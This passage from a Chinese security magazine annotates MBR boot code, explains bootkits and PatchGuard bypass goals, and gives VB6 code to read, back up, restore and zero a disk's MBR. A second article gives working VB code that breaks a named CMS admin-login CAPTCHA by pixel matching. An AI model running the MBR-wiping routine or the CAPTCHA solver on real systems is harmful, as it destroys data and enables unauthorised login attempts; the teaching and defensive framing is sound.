
; 0000:066B～0000:068C 这段代码仅当分区类型是 0Ch、0Eh 才有获得执行的机会

0000:066B BBAA55 MOV BX,55AA ;★★★0Eh 类型的分区由此开始处理
0000:066E 50 PUSH AX ;
0000:066F B441 MOV AH,41 ;扩展 INT 13h 功能，检测 BIOS 是否已经支持扩展 INT13h
0000:0671 CD13 INT 13 ;入口参数：BX=55AAh,DL=驱动器号,AH=41h
0000:0673 58 POP AX ;执行完恢复 AX 为 060Eh
0000:0674 7216 JB 068C ;不支持则转
0000:0676 81FB55AA CMP BX,AA55 ;
0000:067A 7510 JNZ 068C ;扩展 INT13h 不可用也转
0000:067C F6C101 TEST CL,01 ;测试扩展盘访问是否被支持
0000:067F 740B JZ 068C ;不支持还转

; 因为扩展 INT13h 方式读盘与标准 INT13h 方式读盘有很大差别，所以 0000:0686 处指令修改其后的代码以保证按照扩展读方式读分区引导扇区时能正确跳转到相应的处理程序中

0000:0681 8AE0 MOV AH,AL ;分区类型→AH
0000:0683 885624 MOV [BP+24],DL ;保存驱动器号→[BP+24]
0000:0686 C706A106EB1E MOV WORD PTR [06A1],1EEB ;修改 0000:06A1 处代码为"JMP 06C1"
0000:068C 886604 MOV [BP+04],AH ;注意：如果扩展 INT13h 不能使用则 A 改分区类型为 06，但如果
扩展 INT13h 能使用，则仍保持原分区类型不变
0000:068F BF0A00 MOV DI,000A ;★★★其他类型分区由此开始处理。此条指令初始化计数器

0000:0692 B80102 MOV AX,0201 ;AH：读操作，AL：读取1个扇区的内容
0000:0695 8BDC MOV BX,SP ;SP=7C00→BX，指定分区引导记录装入内存的位置偏移
0000:0697 33C9 XOR CX,CX ;CX清零
0000:0699 83FF05 CMP DI,+05 ;注意5<DI≤A和DI≤5两者的区别：所读扇区不一样
0000:069C 7F03 JG 06A1 ;大于则转去读由分区表指定的分区引导扇区
0000:069E 8B4E25 MOV CX,[BP+25] ;小于则证明所读分区表指定的引导扇区无合法的引导记录，改按？？？再读，毕竟多一种选择多一次机会
; 以下标有①②者请注意它们的地址都是一样的，就是说实际运行中只可能是二者之一，但为了分析方便，我把两者都列了出来以供对比，阅读时千万别看成是两条指令
①0000:06A1 034E02 ADD CX,[BP+02] ;获取分区引导扇区所在的柱面号和物理扇区号
②0000:06A1 EB1E JMP 06C1 ;如果分区类型是0Ch、0Eh而且扩展读能使用则执行该指令
; 0000:06A4：将可引导分区的分区引导记录装入内存指定区域
; 入口参数：AH=功能号，02为读盘操作； AL=一次读取的扇区数；
; ES:BX=读入内存的起始地址；
; CH=10位柱面号的低8位； CL：高两位是10位柱面号的高两位，低6位是物理扇区号；
; DH=磁头号； DL=驱动器号，最高位（即位7）为0是软盘，为1是硬盘；
0000:06A4 CD13 INT 13 ;读分区引导记录到0000:7C00起始的区域
0000:06A6 7229 JB 06D1 ;不成功转
0000:06A8 BE2D07 MOV SI,072D ;错误信息字符串偏移→SI
0000:06AB 813EFE7D55AA CMP WORD PTR [7DFE],AA55 ;分区引导记录合法吗？
0000:06B1 745A JZ 070D ;合法则转（这是主引导记录唯一的正常出口）

0000:06B3 83EF05 SUB DI,+05 ;不合法则为换读其他扇区做准备
0000:06B6 7FDA JG 0692 ;只有一次换读扇区的机会
; 0000:06B8～0000:06BF：错误预处理
0000:06B8 85F6 TEST SI,SI ;测试SI值是否为0，其意义在于确定该显示哪条信息
0000:06BA 7583 JNZ 063F ;不为0则转错误处理，显示“Missing operating system”
0000:06BC BE1A07 MOV SI,071A ;错误信息字符串偏移→SI
0000:06BF EB8A JMP 064B ;转错误处理，显示“加载操作系统时出错”
; 0000:06C1～0000:06CF：整理扩展读所需入口参数，然后调用扩展读子程序
; 这段代码只有在以扩展读方式读取分区引导记录时才有机会获得执行
0000:06C1 98 CBW ;转换字节AL为字AX，执行后，AX中是一次要读的扇区数
0000:06C2 91 XCHG CX,AX ;AX→CX，CX→AX，执行后，CX中是一次要读的扇区数
0000:06C3 52 PUSH DX ;
0000:06C4 99 CWD ;将字AX转换为双字→DX,AX
0000:06C5 034608 ADD AX,[BP+08] ;
0000:06C8 13560A ADC DX,[BP+0A] ;执行后，DX:AX=LBA绝对物理扇区号
0000:06CB E81200 CALL 06E0 ;调用扩展读子程序
0000:06CE 5A POP DX ;
0000:06CF EBD5 JMP 06A6 ;
; 0000:06D1～0000:06D8分区引导记录装入失败时的处理
0000:06D1 4F DEC DI ;计数器减1
0000:06D2 74E4 JZ 06B8 ;五次读盘均未成功则转错误处理(注意这时SI=0)
0000:06D4 33C0 XOR AX,AX ;置功能号
0000:06D6 CD13 INT 13 ;复位磁盘系统
0000:06D8 EBB8 JMP 0692 ;再读
;
;
0000:06DA 00 00 80 49 12 00 ...I..
;
; 0000:06E0～0000:070C：使用扩展INT 13h功能读取分区引导记录的子程序
; 调用时，SP=7BFE。这段程序利用压栈寄存器方式构造了一个磁盘地址包，请注意体会。另外，0000:06FC处的一条指令就释放了几乎全部由本段程序占用的栈空间，构思之巧妙，绝对需要我们学习！所以，分析该段程序，一个重点应放在栈的变化上。
0000:06E0 56 PUSH SI ;保存SI——注意，这次压栈并不构造磁盘地址包
0000:06E1 33F6 XOR SI,SI ;清零
0000:06E3 56 PUSH SI ;
0000:06E4 56 PUSH SI ;
0000:06E5 52 PUSH DX ;
0000:06E6 50 PUSH AX ;以上四条指令压栈的是扇区LBA号码*2
0000:06E7 06 PUSH ES ;压栈内存目标缓冲区首址段址
0000:06E8 53 PUSH BX ;压栈内存目标缓冲区首址偏移
0000:06E9 51 PUSH CX ;压栈所读扇区数
0000:06EA BE1000 MOV SI,0010 ;注意SI的高8位对应着磁盘地址包的保留字节，必须为0
0000:06ED 56 PUSH SI ;压栈磁盘地址包包长，执行完本条指令一个包已经构造完毕
0000:06EE 8BF4 MOV SI,SP ;规定磁盘地址包偏移指针，这时SP=7BEA
0000:06F0 50 PUSH AX ;保存AX
0000:06F1 52 PUSH DX ;保存DX
0000:06F2 B80042 MOV AX,4200 ;置扩展读功能号
0000:06F5 8A5624 MOV DL,[BP+24] ;取驱动器号，参照0000:0683
; 入口参数：AH=功能号，02为读盘操作；DL=驱动器号
; DS:SI=16字节磁盘地址包——第0字节：包长度(固定为10h)；第1字节：保留，必须为0；
; 第2、3字节：所读扇区数；第4～5字节：内存目标缓冲区首址偏移；
; 第6～7字节：内存目标缓冲区首址段址； 第8～15字节：扇区LBA号码
; 出口参数：成功则AH=0；错误则AH=错误代码
0000:06F8 CD13 INT 13 ;执行扩展读操作
0000:06FA 5A POP DX ;
0000:06FB 58 POP AX ;
0000:06FC 8D6410 LEA SP,[SI+10] ;7BEA+10h=7BFA→SP（注意是取偏移而不是取单元内容）
0000:06FF 720A JB 070B ;扩展读不成功转
0000:0701 40 INC AX ;
0000:0702 7501 JNZ 0705 ;
0000:0704 42 INC DX ;AX加1溢出时（比如0FFFFh+1）DX才加1
0000:0705 80C702 ADD BH,02 ;调整BX，使偏移量增加512字节（刚好一扇区）
0000:0708 E2F7 LOOP 0701 ;0701～0708一段代码暂未明白其真实意图
0000:070A F8 CLC ;
0000:070B 5E POP SI ;
0000:070C C3 RET ;
; 0000:070D：中继跳转

```
    0000:070D EB74        JMP       0783               ;
    ; 070F～0745 是错误信息，奇怪的是前两条是中文，难道是我的分区表变异了？
    ; 070F～0718："分区表无效"中文信息
    ; 071A～072B："加载操作系统时出错"中文信息
    ; 072D～0744："Missing operating system"英文信息
    0000:070F B7 .
    0000:0710 D6 C7 F8 B1 ED CE DE D0-A7 00 BC D3 D4 D8 B2 D9 ................
    0000:0720 D7 F7 CF B5 CD B3 CA B1-B3 F6 B4 ED 00 4D 69 73 ............Mis
    0000:0730 73 69 6E 67 20 6F 70 65-72 61 74 69 6E 67 20 73 sing operating s
    0000:0740 79 73 74 65 6D 00 00 00-00 00 00 00 00 00 00 00 system..........
    0000:0750 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    0000:0760 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    0000:0770 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    0000:0780 00 00 00 ...
    ; 0000:0783～0000:0789：控制权移交
    0000:0783 8BFC        MOV       DI,SP              ;
    0000:0785 1E          PUSH      DS                 ;
    0000:0786 57          PUSH      DI                 ;构造一个跳转地址
    0000:0787 8BF5        MOV       SI,BP              ;
    0000:0789 CB          RETF                         ;交控制权给分区引导记录（0000:7C00）
    ;
    ;
    0000:078A 00 00 00 00 00 00 ......
    0000:0790 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    0000:07A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    ; 07B8～07BB 四个字节的内容用于什么呢？（不同机器此四字节均不同）
    ; 07BE～07FD 为分区表，内含四个分区表项(每表项 10h 字节)
    0000:07B0 00 00 00 00 00 00 00 00-86 D8 00 00 00 00 80 01 ................
    0000:07C0 01 00 06 3F 3F FD 3F 00-00 00 41 A0 0F 00 00 00 ...??.?...A.....
    0000:07D0 01 FE 05 3F FF FE 80 A0-0F 00 C0 4F 2F 00 00 00 ...?.......O/...
    0000:07E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
    0000:07F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA ..............U.

    *1：因为物理扇区号总是从 1 排列而起
    *2：由此可见，就是使用 LBA 扩展读的功能，主引导记录却限制了分区引导扇区必须在 LBA 绝对物理扇区 0FFFFFFFFh 之前才有可能从该分区引导系统！
```

如果你看不懂（或不想看）前面那些长篇大论也没有关系，我把它贴出来只是一个意思：MBR 是很强的，如果你成功修改了它，就能提前获得比操作系统还大的权限！这就是所谓 MBR Rootkit（或称 Bootkit）的原理。我以前在拙文《浅谈 64 位编程》中曾经说到，因为有 PatchGuard 的存在，64 位的 Windows 是不能进行 Kernel Hook 的（否则会蓝屏）。这里我补充一点，如果你写了个 Bootkit，在 Win64 系统启动之前获得计算机控制权，你想怎么 Hook 就怎么 Hook，想 Hook 什么就 Hook 什么，当然你还要会怎么废掉 PatchGuard。

闲扯的部分说完了，说说具体怎么读取和修改 MBR。众所周知在 Windows 系统中，任何设备都被当做文件。既然设备都是文件，自然硬盘也不例外，我们直接用操作文件的函数 CreateFileA 把硬盘当做文件打开，然后用普通的 ReadFile 和 WriteFile 来读写文件即可。我写了一个演示程序，模仿 XueTr 检测 MBR Rootkit，以及备份、恢复 MBR 的功能。这个演示程序有五个功能：1. 读取 MBR；2. 检测 MBR Rootkit；3. 备份 MBR；4. 破坏 MBR；5. 重置 MBR。注意此程序的危险性很高，切勿在真机上测试，否则出了事故本人不负任何责任。另外本演示程序只支持 NT5 系列操作系统，对 NT6 系列的操作系统无效。要在 Windows Vista 以上的操作系统读写 MBR，需要驱动程序。

1. 读取 MBR

```
    Dim i As Long
    Dim hFile As Long
    Dim buffer(511) As Byte
    Dim dwReadWrite As Long
    hFile = CreateFile("\\.\PhysicalDrive0", GENERIC_READ Or GENERIC_WRITE, FILE_SHARE_READ Or FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0)
  If (hFile <> INVALID_HANDLE_VALUE) Then
        Call SetFilePointer(hFile, 0, 0, FILE_BEGIN)
        Call ReadFile(hFile, VarPtr(buffer(0)), 512, dwReadWrite, 0)
        Call CloseHandle(hFile)
    Else
        MsgBox "CreateFile ERROR!", vbCritical, ""
        Exit Sub
  End If
  '把读取到的信息复制到 ListBox
    List1.Clear
    For i = 0 To 511
        List1.AddItem AddZero(Hex$(buffer(i)))
    Next
```

第一块硬盘的设备名称是 PhysicalDrive0。

2. 检测 MBR Rootkit

```
  If List1.List(510) <> "55" Or List1.List(511) <> "AA" Then
        MsgBox "检测到 MBR ROOTKIT!", vbCritical, ""
    Else
        MsgBox "未检测到 MBR ROOTKIT!", vbInformation, ""
    End If
```

实际上是检查最后两个字节是不是 55AA。

3. 备份 MBR

```
  Dim szTxt As String, szFileName As String
  Dim i As Long
  szFileName = Replace(App.Path & "\mbr.txt", "\\", "\")
    For i = 0 To 511
        szTxt = szTxt & List1.List(i) & vbCrLf
  Next
  '去掉最后的回车
  szTxt = Left$(szTxt, Len(szTxt) - 2)
  '把 MBR 的内容输出为 TXT 文件
    Open szFileName For Output As #1
        Print #1, szTxt
    Close #1
    MsgBox "文件保存到当前目录下：mbr.txt。", vbInformation, ""
```


把读取的字节保存成 TXT 文件，注意保存成 BIN 文件更好，这里保存成 TXT 文件只是为了方便演示。

4. 破坏 MBR

```
  Dim hFile As Long
    Dim buffer(511) As Byte
  Dim dwReadWrite As Long
    If MsgBox("破坏 MBR 将会使您的计算机进入万劫不复的境地，确实要继续吗？", vbCritical + vbYesNo, "") = vbNo Then Exit Sub
```

```
        hFile = CreateFile("\\.\PhysicalDrive0", GENERIC_READ Or
GENERIC_WRITE, FILE_SHARE_READ Or FILE_SHARE_WRITE,
0, OPEN_EXISTING, 0, 0)
        If (hFile <> INVALID_HANDLE_VALUE) Then
            Call SetFilePointer(hFile, 0, 0, FILE_BEGIN)
            Call RtlZeroMemory(VarPtr(buffer(0)), 512)
    Call WriteFile(hFile, VarPtr(buffer(0)), 512, dwReadWrite, 0)
            Call CloseHandle(hFile)
        Else
            MsgBox "CreateFile ERROR!", vbCritical, ""
        End If
```

把 MBR 的内容清零，导致计算机无法启动。提示语中“万劫不复”有夸张的成分，用此成语是说明修复 MBR 十分麻烦而且很大可能会丢失硬盘资料。MBR 被破坏后虚拟机有如下显示：



5. 重置 MBR

```
    Dim i As Long
        Dim szMbr As String
        Dim bsMbr() As String
        Dim btMbr(511) As Byte
        szMbr = GetTxt(Replace(App.Path & "\mbr.txt", "\\", "\"))
        bsMbr = Split(szMbr, vbCrLf)
        For i = 0 To 511
            btMbr(i) = CByte(Val("&H" & bsMbr(i)))
        Next
        Dim hFile As Long
        Dim dwReadWrite As Long
        hFile = CreateFile("\\.\PhysicalDrive0", GENERIC_READ Or
GENERIC_WRITE, FILE_SHARE_READ Or FILE_SHARE_WRITE,
0, OPEN_EXISTING, 0, 0)
        If (hFile <> INVALID_HANDLE_VALUE) Then
            Call SetFilePointer(hFile, 0, 0, FILE_BEGIN)
    Call WriteFile(hFile, VarPtr(btMbr(0)), 512, dwReadWrite, 0)
            Call CloseHandle(hFile)
        Else
            MsgBox "CreateFile ERROR!", vbCritical, ""
            Exit Sub
        End If
```

把保存到硬盘的 MBR 原始信息写回去，可以修复上面的破坏。如何证明呢？先破坏 MBR，然后重置 MBR，重启虚拟机，发现可以正常进入系统，仿佛没有对 MBR 做任何操作。

从上面的表述可以看出，修改 MBR 是件很容易的事。有攻必有防，怎么防御 Ring 3 操作 MBR 呢？简单的 SSDT Hook ZwCreateFile 即可。由于 SSDT Hook 都被写烂了，我就简单地说一下方法而不给出代码了：类似保护普通文件，根据返回的句柄判断打开了什么，若发现打开的是物理磁盘，就用 ZwClose 关闭文件句柄并直接返回 STATUS_ACCESS_DENYED 即可。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键字：VB、验证码



VB 验证码识别方法之数据分类和匹配

文/图 李劼杰

前面我们介绍了背景干扰色规则数字验证码的识别，因为数字只有 10 个，我们采用了逐个文件对比数据的方式匹配。然而当验证码中还包含英文字母，字符总数就从 10 个增加到 36 个，再采用逐个文件对比的方式效率很低。为了解决这个问题，本文介绍将验证码数据分类保存，匹配时，也只需要与一个类别中的一个或多个文件进行对比，程序效率将大大提高。以良精企业网站管理系统后台的验证码为例（验证码地址为：http://admin.asp99.cn/ljv55/Include/CheckCode/CheckCode.asp，动易 Site Weaver 后台同样采用此验证码），如图 1 所示。




图 1　良精企业网站管理系统后台验证码

分析验证码

观察该验证码可以发现如下特征：①它的大小为 60 像素×15 像素，由 6 个字符组成，英文字母或数字；②字符的颜色偏深，背景色相对浅，且为随机纯色；③6 个字符的位置是相对固定的，但纵向并不居中显示。

分析颜色 RGB 值，我们知道颜色越深，3 个颜色值越小；颜色越浅，3 个颜色的值越大。浅色背景的 RGB 值集中在 120 以上，采用筛选颜色 RGB 值的方法可以将纯色背景去除。

去掉纯色背景后可以把有用像素数据写入文件中，但这里我们先对其进行分类操作。分类的依据是字符实际所占的长和宽，也就是得到字符本身所占最小矩形的大小，示例如图 2 所示，我们可以看到“黑”字所占的最小矩形。

识别时首先计算字符所占的长和宽，然后在对应的文件夹下进行匹配，这样工作量就变得很小了。因为是精确匹配，我们判断匹配成功的依据是该矩形内所有点 100%匹配成功。




图 2 “黑”字所占的最小矩形

编码实现

程序窗体基本布局如图 3 所示。




图 3 窗体的基本布局

添加 4 个按钮如表 1 所示。

表 1 按钮名称及说明

Name	Caption
CmdDown	下载图片
CmdNoise	转黑白色
CmdWriteData	写入数据文件
CmdResult	识别验证码

2 个 PictureBox 从上至下分别是：Picture1，Picture2。将它们的 AutoRedraw 属性设置为 True，同时将 ScaleMode 属性设置为 3-Pixel，以便使用像素作为长度单位量度。

此外，添加一个 Microsoft Internet Transfer 控件，用于下载验证码，Name 默认为 Inet1。添加一个用于显示识别结果的 Label，Name 设置为 LblResult。一个用于输入字符的 TextBox ，Name 设置为 TxtChar。

主窗体中的代码如下所示：

```
Option Explicit
Private Sub Form_Load()
'窗体载入时将所有 PictureBox 统一到验证码的大小
'Picture1 中默认已装载一张验证码
    Picture1.AutoRedraw = True
    Picture2.AutoRedraw = True
    Picture2.Height = Picture1.Height
    Picture2.Width = Picture1.Width
End Sub
Private Sub CmdDown_Click()
'下载按钮暂时变为不可用
    CmdDown.Enabled = False
    '声明用于保存图片二进制数据的数组
    Dim picBytes() As Byte
    picBytes =
Inet1.OpenURL("http://admin.asp99.cn/ljv55/Include/CheckCode/Chec
kCode.asp", icByteArray)
    While Inet1.StillExecuting
        DoEvents
    Wend
    '将图片数据写入 Test.bmp 文件
    Open App.Path & "\Test.bmp" For Binary As #1
    Put #1, , picBytes
    Close #1
    '将 Test.bmp 载入到 Picture1 中
    Picture1.Picture = LoadPicture(App.Path & "\Test.bmp")
    '按钮恢复可用
    CmdDown.Enabled = True
End Sub
Private Sub CmdNoise_Click()
    Picture2.Cls
    Dim X As Integer
    Dim Y As Integer
    Dim Ret

    '这里扫描了整张图片，并将其转为黑白
    For Y = 0 To Picture1.ScaleHeight - 1
        For X = 0 To Picture1.ScaleWidth - 1
            '将 16 进制颜色转为 RGB 色，保存在数组 Ret 中
            Ret = ColorRGB(Picture1.Point(X, Y))
            'RGB 值中任意一个小于 120，都将这个点设置为
黑色
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120
Then Picture2.PSet (X, Y), vbBlack
        Next X
    Next Y
End Sub
Private Sub CmdWriteData_Click()
    Dim X As Integer
    Dim Y As Integer
Dim Ret
 'SmallX 表示小的 X 坐标，BigX 为大的 X 坐标
Dim SmallX As Integer
    Dim BigX As Integer
    Dim SmallY As Integer
    Dim BigY As Integer
    '声明并创建 FSO 对象
    Dim FSO As Object
    Set FSO = CreateObject("Scripting.FileSystemObject")
    'Index 从 0 循环到 50，步长为 10
    Dim Index As Integer
    For Index = 0 To 50 Step 10
        '初始将 SmallX 和 SmallY 设置为一个较大的坐标
        '初始将 BigX 和 BigY 设置为一个较小的坐标
        SmallX = Index + 10
        SmallY = 14
        BigX = Index
        BigY = 0
        '下面的循环将得到 X 坐标和 Y 坐标的最小最大值
        For Y = 0 To 14
            For X = Index To Index + 9
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
120 Then
                    '如果 X 小于 SmallX，则将 X 赋值给
SmallX
                    '若 X 大于 BigX，则将 X 赋值给 BigX
                    If X < SmallX Then
                        SmallX = X
                    ElseIf X > BigX Then
                        BigX = X
                    End If
                    '如果 Y 小于 SmallY，则将 X 赋值给
SmallY
                    '若 Y 大于 BigY，则将 X 赋值给 BigY
                    If Y < SmallY Then
                        SmallY = Y
                    ElseIf Y > BigY Then
                        BigY = Y
                    End If
                End If
            Next X
        Next Y

        '如果文件夹不存在，则创建一个
        '文件的命名是(BigX-SmallX)×(BigY-SmallY)格式
        If Not FSO.folderexists(App.Path & "\Data\" & BigX -
SmallX & "×" & BigY - SmallY) Then
            FSO.CreateFolder (App.Path & "\Data\" & BigX -
SmallX & "×" & BigY - SmallY)
```

```
        End If
        '将字符数据写入文件
        'Mid(TxtChar, Index / 10 + 1, 1)用于返回第 Index/10+1 个字符,当 Index 为 0 时是第一个字符
        Open App.Path & "\Data\" & BigX - SmallX & "×" & BigY - SmallY & "\" & Mid(TxtChar, Index / 10 + 1, 1) & ".ini" For Output As #1
        Print #1, "[CharData]"
        For Y = SmallY To BigY
            For X = SmallX To BigX
                '坐标的写入采用字符所占矩形的(0,0)为原点
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120 Then
                    Print #1, X - SmallX & "-" & Y - SmallY & "=1"
                End If
            Next X
        Next Y
        Close #1
    Next Index
    Set FSO = Nothing
End Sub

Private Sub CmdResult_Click()
    LblResult.Caption = "识别结果: " & GetOneChar(0, 9) & GetOneChar(10, 19) & GetOneChar(20, 29) & GetOneChar(30, 39) & GetOneChar(40, 49) & GetOneChar(50, 59)
End Sub
```

上述代码中，写入字符数据时用字符所占矩形建立一个单独的坐标系统，而不是以整个验证码作为坐标系统，这一点请读者朋友注意。写入的字符数据根据分类保存到不同的文件夹中，如图 4 所示。




图 4　数据分类保存到不同文件夹中

函数 ColorRGB 用于将 16 进制颜色转换为 RGB 值，并返回到一个数组中，新建一个标准模块 ModuleGetRGB，写入如下代码：

```
Public Function ColorRGB(Color As Long) As Byte()
    Const ByN As Integer = 256
    Const ByN2 As Long = 65536
    Dim A(2) As Byte
    A(0) = (Color Mod ByN)
    A(1) = ((Color Mod ByN2) \ ByN)
    A(2) = (Color \ ByN2)
    ColorRGB = A
End Function
```

识别验证码的函数为 GetOneChar，它有两个参数，起始 X 坐标和结束 X 坐标。新建一个标准模块 ModuleGetOneChar，写入如下代码：

```
Option Explicit

Public Function GetOneChar(ByVal Left, ByVal Right) As String
    Dim X As Integer
    Dim Y As Integer
    Dim Ret
    '匹配的点计数变量 MatchCount
    Dim MatchCount As Integer
    Dim SmallX As Integer
    Dim BigX As Integer
    Dim SmallY As Integer
    Dim BigY As Integer
    '声明并创建 FSO 对象
    Dim FSO As Object
    Set FSO = CreateObject("Scripting.FileSystemObject")
    '初始 SmallX、SmallY、BigX、BigY 的值
    SmallX = Right
    SmallY = 14
    BigX = Left
    BigY = 0
    '获取字符所在的 X 坐标、Y 坐标的最小值和最大值
    For Y = 0 To 14
        For X = Left To Right
            Ret = ColorRGB(MainForm.Picture1.Point(X, Y))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120 Then
                If X < SmallX Then
                    SmallX = X
                ElseIf X > BigX Then
                    BigX = X
                End If
                 If Y < SmallY Then
                            SmallY = Y
                ElseIf Y > BigY Then
                    BigY = Y
                End If
            End If
        Next X
    Next Y

    '声明文件夹对象 mFolder 并返回我们需要进行数据匹配的文件夹
    Dim mFolder As Object
    Dim mFile As Object
    Set mFolder = FSO.GetFolder(App.Path & "\Data\" & BigX - SmallX & "×" & BigY - SmallY)
    '对文件夹中的文件逐个进行匹配，当某个文件 100%匹配时跳出循环
    For Each mFile In mFolder.Files
        For Y = SmallY To BigY
            For X = SmallX To BigX
                Ret = ColorRGB(MainForm.Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120 Then
                    If GetValueFromIni(mFile, "CharData", X - SmallX & "-" & Y - SmallY) = "1" Then MatchCount = MatchCount + 1
                Else
                    If GetValueFromIni(mFile, "CharData", X - SmallX & "-" & Y - SmallY) = "" Then MatchCount = MatchCount + 1
                End If
            Next X
        Next Y
        '如果匹配数量达到 100%，则匹配成功，跳出循环
        '请注意 Bigx 和 SmallX 之间实际有 BigX-SmallX+1 个点
        If MatchCount = (BigX - SmallX + 1) * (BigY - SmallY + 1) Then
            '将 mFile.Name 中的.ini 去掉
            '例如我们对 a.ini 匹配成功，表明这个字符是 a
            GetOneChar = Replace(mFile.Name, ".ini", "")
            Set FSO = Nothing
            Exit For
        End If
        '每次循环之前，需要将 MatchCount 的值清零
        MatchCount = 0
    Next mFile
End Function
```

